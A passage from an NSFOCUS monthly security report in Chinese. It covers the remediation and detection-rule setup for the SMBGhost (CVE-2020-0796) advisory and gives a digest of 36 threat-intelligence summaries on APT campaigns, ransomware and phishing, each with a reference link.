http://update.nsfocus.com/update/downloads/id/103168

5.6.9.22154

http://update.nsfocus.com/update/downloads/id/103167

3.2.3 安全平台

平台	升级包 / 规则版本号
ESP（绿盟企业安全平台解决方案）	ESP 平台规则无需升级。若已安装绿盟 IPS 设备，请升级 IPS 规则至 5.6.10.22154 或者 5.6.9.22154 版本及以上即可。
ISOP（绿盟智能安全运营平台）	利用规则升级包升级 attack_rule.1.0.0.0.207104.dat

四、技术分析

4.1 漏洞原理

该漏洞CVE-2020-0796(又名SMBGhost)源于SMB v3的数据压缩功能。在SMB v3中微软引入了数据压缩的功能，通过与服务器的前期交互，可以设定传输经过压缩的数据，从而增加效率。然而在包含压缩数据的SMB包中，攻击者可以通过控制相关字段，使得程序在申请存储数据的缓冲区时发生溢出，从而使得目标系统蓝屏拒绝服务。

五、附录 产品/平台使用指南

5.1 RSAS扫描配置

在系统升级中，点击下图红框位置选择文件。


选择下载好的相应升级包，点击升级按钮进行手动升级。等待升级完成后，可通过定制扫描模板，针对此漏洞进行扫描。

5.2 UTS检测配置


在系统升级中点击离线升级，选择规则升级文件，选择对应的升级包文件，点击上传，并等待升级成功即可。

5.3 IPS防护配置

1. 在系统升级中点击离线升级，选择系统规则库，选择对应的文件，点击上传。



2. 更新成功后，在系统默认规则库中查找规则编号，即可查询到对应的规则详情。



注意事项：该升级包升级后引擎自动重启生效，不会造成会话中断，但ping包会丢3~5个，请选择合适的时间升级。

5.4 ISOP 绿盟智能安全运营平台

第一步：登录ISOP平台，点击系统升级，如下图所示：

第二步：在“统一规则库升级”中选择“攻击识别规则包”，将下载的最新版本规则包导入上传，并点击升级即可。

声明

本安全公告仅用来描述可能存在的安全问题，绿盟科技不为此安全公告提供任何保证或承诺。由于传播、利用此安全公告所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，绿盟科技以及安全公告作者不为此承担任何责任。绿盟科技拥有对此安全公告的修改和解释权。如欲转载或传播此安全公告，必须保证此安全公告的完整性，包括版权声明等全部内容。未经绿盟科技允许，不得任意修改或者增减此安全公告内容，不得以任何方式将其用于商业目的。

NSFOCUS

安全态势

互联网安全威胁态势

行业动态回顾

1. Windows SMBv3 远程代码执行漏洞防护方案

【概述】

北京时间 3 月 11 日，微软发布了 3 月安全补丁更新，其中包含一条安全通告称其已经了 解到在 Microsoft Server Message Block 3.1.1(SMBv3)中存在一个远程代码执行漏洞， 成功利用该漏洞的攻击者可以在目标 SMB 服务器或 SMB 客户端上执行代码。该漏洞源于 SMBv3 协议对于特定请求的处理方式存在错误，攻击者可以在未经身份验证的情况下利用 该漏洞。若要针对 SMBv3 服务器，攻击者可以将特制的数据包发送到 SMB 服务器来触发。若要针对 SMBv3 客户端，攻击者需要配置好一个恶意的 SMB 服务器，并诱使用户连 接该服务器。

【参考链接】

http://blog.nsfocus.net/poc-smbv3-0603/

2. 用友 NC 远程命令执行漏洞

【概述】

近日，国内安全组织发布了关于用友 NC 远程命令执行漏洞的通告。攻击者可以通过构造 特定的 HTTP 请求来触发反序列化漏洞，在目标服务器上远程执行任意代码。用友 NC 是 一款企业级管理软件，在大中型企业广泛使用。实现建模、开发、继承、运行、管理一体 化的 IT 解决方案信息化平台。

【参考链接】

http://blog.nsfocus.net/yonyou-nc-0605/

3. 匿名者黑客组织向美国警局发出声明

【概述】

一段据称来自黑客组织“匿名者”的视频表示，将对乔治·弗洛伊德(George Floyd)在被捕 期间遭白人警察“压颈”后死亡这一事件进行报复。当地时间上周六晚些时候，明尼阿波 利斯警察局网站有遭到黑客攻击的迹象。

【参考链接】

https://www.freebuf.com/news/238492.html

4. Cycldek 组织利用 USBCulprit 工具针对东南亚国家

【概述】

近期 Cycldek 组织利用 USBCulrpit 针对东南亚通过网络钓鱼邮件进行传播，USBCulrpit 恶意软件是 Cycldek 工具集中最能说明数据窃取和横向移动功能的示例之一，它能够扫描 受害机器中的各种路径，收集具有特定扩展名的文档，复制自身并传递给 USB 驱动器。

【参考链接】

https://securelist.com/cycldek-bridging-the-air-gap/97157/

5. Linux 挖矿木马通过 Kubernetes 组件入侵

【概述】

Kubernetes 是一个完备的分布式系统支撑平台，构建在 docker 之上，提供应用部署、维 护、扩展机制等功能。近期发现 Linux 挖矿木马疑似通过低版本 Kubernetes 组件入侵， 入侵成功后在机器内执行恶意 sh 脚本，进行同类木马清理，同时拉取矿机进行非法挖矿。

【参考链接】

https://s.tencent.com/research/report/1003.html

6. Mustang Panda 组织使用 Dll-Sideload 技术加载 PlugX 木马

【概述】

Mustang Panda 组织使用 Dll-Sideload 技术与合法的二进制文件进行传播，通过一个非 常小的 DLL，加载一个加密的文件，在被解密后包含一个插件木马 PlugX，该恶意软件可 以远程执行多种命令，以检索计算机信息、捕获屏幕、管理服务和管理进程。

【参考链接】

https://lab52.io/blog/mustang-panda-recent-activity-dll-sideloading-trojans- with-temporal-c2-servers/

7. Higaisa 组织分发简历和考试等主题的钓鱼邮件

【概述】

Higaisa 是一个与朝鲜半岛有关的组织，其目标包括政府官员和人权组织，以及与朝鲜有 关的其他组织机构。近期，攻击者使用伪装成简历和国际英语语言测试系统考试结果的恶 意 LNK 文件，与存档文件捆绑在一起，通过鱼叉式网络钓鱼邮件进行分发。

【参考链接】

https://blog.malwarebytes.com/threat-analysis/ 2020/06/higaisa/

8. Tycoon 勒索软件针对教育和软件行业

【概述】

Tycoon 是针对 Windows 系统和 Linux 系统的多平台勒索软件，由 Java 语言写成，攻击 者使用一种称

为“图像文件执行选项”注入的技术在受害者的机器上实现持久性，并且使 用非对称 RSA 算法对安全生成的 AES 密钥进行加密。该恶意软件针对教育和软件行业。

【参考链接】

https://blogs.blackberry.com/en/2020/06/threat-spotlight-tycoon-ransomware- targets-education-and-software-sectors

9. Metamorfo 银行木马劫持受信任的应用程序以运行恶意软件

【概述】

Metamorfo 是一个银行木马软件，主要针对巴西通过垃圾邮件附件中装有宏的 Office 文 件进行分发，其主要功能是窃取用户的银行信息和其他个人数据并将其扩散到 C2 服务器。 Metamorfo 当前使用一种称为 DLL 劫持的技术来隐藏在系统中，并增加了在目标计算机 上的权限。

【参考链接】

https://securityboulevard.com/2020/06/banking-trojan-metamorfo-hijacks-trusted-apps-to-run-malware/

10. Adobe 2020 年 6 月安全更新

【概述】

当地时间 2020 年 6 月 10 日，Adobe 官方发布了 6 月安全更新，修复了 Adobe 多款产品的多个漏洞，包括 Adobe Framemaker、Adobe Experience Manager 和 Adobe Flash Player。

【参考链接】

http://blog.nsfocus.net/adobe-security-update -0610/

11. 攻击者使用 User-Agent: Abcd 感染多款路由器和视频监控设备

【概述】

近期通过绿盟威胁捕获系统，我们发现了一批具有特定行为和目标的攻击者，其攻击所用 HTTP 请求包中的 User-Agent 字段往往是确定内容:“Abcd”，主要感染目标涉及多款 路由器和视频监控设备。这些攻击者从 5 月份出现活跃至

今，近期依然捕获到其投递样本 的行为，受影响的物联网资产包括 AXIS 摄像头、九安摄像头、TVT 摄像头、LILIN DVR、 ipTIME 路由器以及多款存在 DNS 劫持漏洞的路由器。

【参考链接】

http://blog.nsfocus.net/

12. 针对 Github 中 Java 项目的定向攻击

【概述】

2020 年 5 月 28 日，Github 安全团队发表了文章称 Github 上存在一组代码仓库正在服 务于感染了恶意代码的开源项目(https://securitylab.github.com/research/octopus- scanner-malware-open-source-supply-chain)，攻击者通过提交恶意代码至开源项目， 并被其他开源项目所引用。本次供应链攻击针对的是经常使用开源项目的开发人员。通过感染开发人员使用的 IDE(集成开发环境)，以达到在开发人员开发的所有项目植入有恶 意软件的目的。目前来看，该攻击者只针对 JAVA 项目。

【参考链接】

http://blog.nsfocus.net/github-ocs-0605/

13. TA410 组织利用恶意软件 FlowCloud 针对美国公用事业提供商

【概述】

TA410 组织近期针对美国公用事业提供商发起网络钓鱼攻击，此次攻击以培训和认证为主 题邮件作为诱饵，通过便携式可执行附件和负载有大量宏的 Microsoft Word 文档传递模 块化的恶意软件 FlowCloud。FlowCloud 恶意软件能够根据访问剪贴板、已安装的应用程 序、键盘、鼠标、屏幕、文件、服务和进程等命令提供远程访问功能，并 C&C 传输信息。

【参考链接】

https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind- lookback-attacks-against-us-utilities-sector-returns-new

14. Gamaredon 组织利用 Outlook 群发鱼叉邮件

【概述】

Gamaredon 恶意组织主要针对乌克兰的机构，使用具有将恶意宏和远程模板注入现有 Office 文档的功能的工具。这些工具可以向受害者的 Microsoft Office 通讯簿中的联系人 发送鱼叉式电子邮件，旨在从受感染的系统中收集敏感信息并进一步传播，主要是在试图 窃取数据的同时在目标网络中尽可能快地传播。

【参考链接】

https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/

15. Dark Basin 组织在全球发动大规模网络钓鱼攻击

【概述】

Dark Basin 是一个以入侵为目的的黑客组织，目标群体是六大洲的数千个人和数百家机构， 包括宣传团体和记者、民选和高级政府官员，金融以及其他多个行业。Dark Basin 组织通 过 Gmail 帐户和自托管帐户等向目标发送带有恶意链接的网络钓鱼电子邮件，并且使用 URL 缩短器来掩盖钓鱼网站，其目的是进行情报收集。

【参考链接】

https://citizenlab.ca/2020/06/

dark-basin-uncovering-a-massive-hack-for-hire- operation/

16. Valak 恶意软件使用无文件脚本感染设备

【概述】

Valak 是基于脚本的多阶段恶意软件，该软件通过嵌入恶意 URL 或附件的电子邮件进行传 播，并使用无文件脚本感染设备，攻击活动中 Valak 恶意软件从帐户中收集电子邮件，其 中电子邮件凭证插件 CLIENTGRABBER 还用于从注册表中窃取电子邮件凭据。

【参考链接】

https://labs.sentinelone.com/valak-malware-and-the-connection-to-gozi-loader- confcrew/

17. Kingminer 僵尸网络利用公共领域的工具分发采矿机

【概述】

Kingminer 通过对 SQL Server 的用户名/密码和 EternalBlue 漏洞进行传播，使用开放源 代码或公共领域的软件来托管交付的内容，并且使用特权提升漏洞提高自己的权限，感染成功后分发 XMRig 矿机的变体。

【参考链接】

https://news.sophos.com/en-us/2020/06/09/kingminer-report/

18. Tor2Mine 组织部署 AZORult 等恶意软件

【概述】

Tor2Mine 是一个以提供加密货币挖矿恶意软件而闻名的组织，该组织正在部署其他恶意 软件，包括信息窃取恶意软件 AZORult，远程访问工具 Remcos，DarkVNC 后门木马和 剪贴板上的加密货币盗窃者用来集凭据并窃取更多钱。

【参考链接】

https://blog.talosintelligence.com/2020/06/tor2mine-is-up-to-their-old-tricks-and_11.html

19. EKANS 勒索软件针对工业控制系统

【概述】

EKANS 勒索软件在 2020 年 1 月首次被发现，近期发现 EKANS 针对工业控制系统 ICS 的 攻击活动，Honda 和 Enel 等知名厂商均受到影响。

【参考链接】

https://blog.malwarebytes.com/threat-analysis/ 2020/06/honda-and-enel- impacted-by-cyber-attack-suspected-to-be-ransomware/

20. RagnarLocker 勒索软件攻击企业用户

【概述】

RagnarLocker 勒索软件的代码量小，以高级编程语言进行编码，目标是对它可以加密的 所有文件加密并进行勒索。近期 RagnarLocker 勒索软件攻击企业用户，然后要求勒索近 1100 万美元的赎金换取未泄露从公司窃取的信息。

【参考链接】

https://www.mcafee.com//blogs/other-blogs/mcafee-labs/ragnarlocker-ransomware-threatens-to-release-confidential-information/

21. Phorphiex/Trik 僵尸网络分发勒索软件 Avaddon

【概述】

近期在 Phorphiex/Trik 僵尸网络活动中，攻击者利用钓鱼邮件分发勒索

软件 Avaddon，受感染的用户机器被加密的文件扩展名为.avdn，并在桌面上留下自述文件，定向到一个暗 网地址，以引导受害者进一步获取解密信息。

【参考链接】

https://appriver.com/resources/blog/june-2020/phorphiextrik-botnet-delivers- avaddon-ransomware

22. Higaisa 组织使用恶意 LNK 文件针对中国用户

【概述】

Higaisa 组织近期针对中国用户使用包含诱骗文件的 LNK 文件传播恶意后门，诱饵内容作 为 Internet 快捷方式文件或 PDF 文件显示，并在后台执行恶意活动时显示给用户，该后 门使用复杂的欺骗性技术，旨在规避安全检测。

【参考链接】

https://www.zscaler.com/blogs/research/return-higaisa-apt

23. QakBot 变种通过网络钓鱼邮件传播

【概述】

QBot 木马，也称为 QakBot，通过带有 MS Office Word 文档的网络钓鱼电子邮件进行 传播，并且可以隐藏自己不被识别。该恶意软件最初被称为金融恶意软件，旨在通过窃取 用户凭据和击键来针对政府和企业进行金融欺诈。

【参考链接】

https://www.fortinet.com/blog/threat-research/deep-analysis-of-a-qbot-campaign-part-1

24. Operation In(ter)ception 针对知名航空航天和军事公司的攻击

【概述】

Operation In(ter)ception 行动中攻击者创建伪造的 LinkedIn 帐户，冒充航空航天和国防 工业中知名公司的 HR 代表，以知名职位的薪资信息为诱饵向目标公司员工分发恶意软件， 并且试图通过商业电子邮件泄露(BEC)攻击来通过受害者的电子邮件帐户获利。

【参考链接】

https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace- military-companies-cyberspies/

25. 攻击者针对美国抗议活动分发垃圾邮件

【概述】

攻击者利用持续的 COVID-19 大流行以及美国和其他地方的众多抗议活动的全球新闻向目 标用户发送垃圾邮件，并利用主题和发件人名称的变体来绕过垃圾邮件过滤器，诱使下载 并打开恶意附件以传播 Trickbot 恶意软件，此次攻击活动的目标群体对“美国黑人之死” 事件表示同情的人。

【参考链接】

https://www.fortinet.com/blog/threat-research/global-malicious-spam-campaign-using-black-lives-matter-as-a-lure

26. InvisiMole 组织针对东欧军事部门和外交使团

【概述】

InvisiMole 组织通过鱼叉式电子邮件进行分发恶意软件，利用 RDP 协议中 BlueKeep 漏 洞，SMB 协议中 EternalBlue 漏洞和使用木马文件和软件安装程序三种方式进行传播，并 使用 DNS 隧道技术逃避检测，此次攻击针对东欧的军事部门和外交使团。

【参考链接】

https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden- arsenal/

27. 利用中印边境争端引诱受害者的定向攻击

【概述】

攻击者利用当前的印中边境争端，通过电子邮件附件向东南亚的安全分析师发送了文件名 为“ 印中边境张力.doc”的恶意诱饵文件。此次攻击是无文件的，没有在磁盘上写入任何 有效载荷，也没有创建持久性，并且使用 DKMC 框架隐藏通信。

【参考链接】

https://www.zscaler.com/blogs/research/targeted-attack-leverages-india-china- border-dispute-lure-victims

28. BITTER 组织利用 Google Play 分发恶意程序针对宗教团体

【概述】

BITTER 是一个长期针对中国、巴基斯坦等国家进行攻击活动的 APT 组织，近期该组织以宗教群体为目标，通过伪装成真正的伊斯兰教或与斋马节相关的应用程序，以及常见应用 程序的通用变体分发恶意软件。

【参考链接】

https://www.bitdefender.com/files/News/CaseStudies/study/352/Bitdefender-PR- Whitepaper-BitterAPT-creat4571-en-EN-GenericUse.pdf

29. Office 365 网络钓鱼活动滥用 Adobe Campaign 重定向机制

【概述】

攻击者利用牛津的电子邮件服务器发送垃圾邮件，用户单击电子邮件提示的一个按钮后， 通过三星域被重定向到伪装成 Office 365 登录页面的网络钓鱼页面。攻击者滥用

Adobe Campaign 重定向机制，使其躲避安全软件的检测，此次攻击针对欧洲、亚洲和中东。

【参考链接】

https://research.checkpoint.com/2020/phishing-campaign-exploits-samsung- adobe-and-oxford-servers/

30. 多阶段 APT 攻击使用 Cobalt Strik 的 Malleable C2 功能

【概述】

攻击者通过鱼叉式网络钓鱼电子邮件分发伪装成简历的恶意 Word 文档，该文档使用模板 注入删除了.Net Loader，并且使用了 Cobalt Strike 的 Malleable C2 功能来下载最终的 有效载荷并执行 C2 通信。

【参考链接】

https://blog.malwarebytes.com/threat-analysis/2020/06/multi-stage-apt-attack- drops-cobalt-strike-using-malleable-c2-feature/

31. AcidBox 恶意软件利用 VirtualBox 驱动程序漏洞针对俄罗斯

【概述】

AcidBox 是一个复杂的模块化工具包，被用于定向攻击活动。在近期的攻击活动中 AcidBox 恶意软件使用已知 VirtualBox 驱动程序漏洞 CVE-2008-3431 来禁用 Windows 中的驱动 程序签名执行，目标是位于俄罗斯的组织。

【参考链接】

https://unit42.paloaltonetworks.com/acidbox-rare-malware/

32. 针对澳大利亚政府和企业的网络攻击活动

【概述】

攻击者利用许多初始访问媒介，通过在未修补版本的 Telerik UI 中使用远程代码执行漏洞， 发起针对澳大利亚政府和企业的网络攻击活动。攻击者大量使用概念验证漏洞利用代码， Web Shell 和其他源代码几乎开放的工具。

【参考链接】

https://www.cyber.gov.au/threats/advisory-2020-008-copy-paste-compromises- tactics-techniques-and-procedures-used-target-multiple-australian-networks

33. 攻击者利用 NetWire 间谍软件针对印度人权捍卫者

【概述】

近期有攻击者针对印度维权人士、律师、学者和新闻工作者发动鱼叉式网络钓鱼攻击，通 过发送包含恶意链接的电子邮件分发可商业使用的间谍软件 NetWire，一旦用户单击这些 链接，将被部署间谍软件 NetWire，以破坏目标计算机来监视其行为和通信。

【参考链接】

https://www.amnesty.org/en/latest/research/2020/06/india-human-rights- defenders-targeted-by-a-coordinated-spyware-operation/

34. 滥用合法软件进行 dll 劫持的攻击活动

【概述】

在近期的攻击活动中攻击者滥用两个合法的应用程序 CrystalBit 和 Apple 作为 dll 双重劫 持攻击链的一部分，与广告软件和欺诈性软件进行捆绑，并且部署了应用程序的合法且经 过签名的副本，最终向受害者分发挖矿程序。

【参考链接】

https://blog.morphisec.com/crystalbit-apple-double-dll-hijack

35. 攻击者利用 FabulaTech 漏洞伪造 USB 设备

【概述】

FabulaTech 允许企业使用应用程序 USB 设备重定向到远程会话的端点，但其中的总线驱 动程序允许低特权用户添加完全控制的软件 USB 设备。攻击者会使用该漏洞在某些常见情况下提升特权，如可以添加伪造的鼠标指针或键盘进行操作。

【参考链接】

https://labs.sentinelone.com/click-from-the-backyard-cve-2020-9332/

36. FTCode 恶意软件通过垃圾邮件传播

【概述】

FTCode 恶意软件通过垃圾邮件进行传播，垃圾邮件带有恶意链接，用户点击链接后重定 向到恶意资源。FTCode 可以获取 Thunderbird 和 Outlook 电子邮件客户端和 Chrome、 Internet Explorer 和 FireFox 浏览器的凭据。

【参考链接】


https://cert-agid.gov.it/news/campagna-massiva-jasperloader-veicola-ftcode- via-pec/

绿盟科技威胁情报平台NTI

智慧的大脑

智能 敏捷

Hot products at RSA 2017



强大的威胁捕获能力、精准的威胁预警能力、全面的威胁防御能力

洞察威胁知己知彼，助力安全运营提升

NSFOCUS绿盟科技

安全月报

绿盟科技金融事业部出品

主办/ 绿盟科技金融事业部
地址/ 北京市海淀区北洼路4号益泰大厦3层
邮编/ 100089
电话/ 010-59610688-1159
传真/ 010-59610689
网站/ www.nsfocus.com
客户支持热线/ 400-818-6868
股票代码/ 300369
月报电子版下载/ http://www.nsfocus.com.cn/research/list_145_145.html